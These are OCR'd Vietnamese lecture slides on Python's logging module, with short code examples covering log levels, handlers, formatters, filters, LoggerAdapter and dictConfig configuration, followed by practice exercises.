- Quản trị viên cũng có thể định cấu hình hệ thống con ghi nhật ký Python bằng tệp cấu hình bên ngoài. Các thông số kỹ thuật cho định dạng cấu hình ghi nhật ký được tìm thấy trong thư viện chuẩn Python.

11/01/2023

51

### 3.4. Quản lý logs


import logging

```
import logging

logging.basicConfig(level=logging.DEBUG,
format='%(asctime)s %(levelname)s %(message)s',
      filename='/tmp/myapp.log',
      filemode='w')

logging.debug("Debug message")

logging.info("Informative message")

logging.error("Error message")
```

11/01/2023

52

### 3.4. Quản lý logs




11/01/2023

53


### Python logging module

- **logging** cung cấp API dành cho khách hàng.
- **logging.config** cung cấp API để định cấu hình đăng nhập một ứng dụng khách.
- **logging.handlers** cung cấp các trình xử lý khác nhau bao gồm các cách xử lý và lưu trữ bản ghi nhật ký.

11/01/2023

54

### Python classes




11/01/2023

55

## Python logging levels

| | | | |
|---|---|---|---|
| CRITICAL | 50 | logging.critical() | Hiển thị một lỗi nghiêm trọng, chương trình có thể không thể tiếp tục chạy |
| ERROR | 40 | logging.error() | Cho thấy một vấn đề nghiêm trọng hơn |
| WARNING | 30 | logging.warning() | Cho biết điều gì đó bất ngờ đã xảy ra hoặc có thể xảy ra |
| INFO | 20 | logging.info() | Xác nhận mọi thứ đang hoạt động như mong đợi |
| DEBUG | 10 | logging.debug() | Chẩn đoán sự cố, hiển thị thông tin chi tiết |

11/01/2023

56

## Python logging methods

- Logger.critical(msg, *args, **kwargs)
- Logger.error(msg, *args, **kwargs)
- Logger.debug(msg, *args, **kwargs)
- Logger.info(msg, *args, **kwargs)
- Logger.warn(msg, *args, **kwargs)

11/01/2023

57

## Tạo trình ghi nhật ký với trình xử lý (handler) và trình định dạng (formatter)

```
# main.py
import lo
gging, sys

def _init_logger():
    logger = logging.getLogger('app')  #1
    logger.setLevel(logging.INFO)  #2
    handler = logging.StreamHandler(sys.stderr)  #3
    handler.setLevel(logging.INFO)  #4
    formatter = logging.Formatter(
            '%(created)f:%(levelname)s:%(name)s:%(module)s:%(message)
s') #5
    handler.setFormatter(formatter)  #6
    logger.addHandler(handler)  #7

_init_logger()
_logger = logging.getLogger('app')
```

11/01/2023

58

## Lọc yêu cầu nhật ký

```
# main.py
import logging, os, sys
import app.io

def _init_logger():
    logger = logging.getLogger('app')
    logger.setLevel(logging.INFO)
    formatter = logging.Formatter(
        '%(created)f:%(levelname)s:%(name)s:%(module)s:%(message)s')
    handler = logging.StreamHandler(sys.stderr)
    handler.setLevel(logging.INFO)
    handler.setFormatter(formatter)
    handler.addFilter(lambda record: record.version > 5 or #1
            record.levelno >= logging.ERROR)               #1
    logger.addHandler(handler)

_init_logger()
_logger = logging.LoggerAdapter(logging.getLogger('app'), {'version':
6}) #2
```

11/01/2023

59

**Vì cấu hình được cung cấp cho dictConfig () không có gì khác ngoài một tập hợp các từ điển lồng nhau, cấu hình ghi nhật ký có thể dễ dàng được biểu diễn ở định dạng JSON và YAML.**

```
import json, logging.config

with open('logging-config.json', 'rt') as f:
  config = json.load(f)
  logging.config.dictConfig(config)
```

11/01/2023

## Một số thao tác thực hành

60

1. Tạo bộ ghi nhật ký bằng hàm getlogger
2. Tạo mô đun logger
3. Sử dụng logging.LoggerAdapter để đưa thông tin ngữ cảnh cục bộ
4. Sử dụng bộ lọc filters hoặc logging.setLogRecordfactory() để đưa thông tin ngữ cảnh chung
5. Cấu hình thư viện ghi nhật ký
6. Sử dụng hàm logging.disable () để ngăn chặn việc xử lý các yêu cầu nhật ký dưới một mức ghi nhật ký nhất định trên tất cả các trình ghi nhật ký

11/01/2023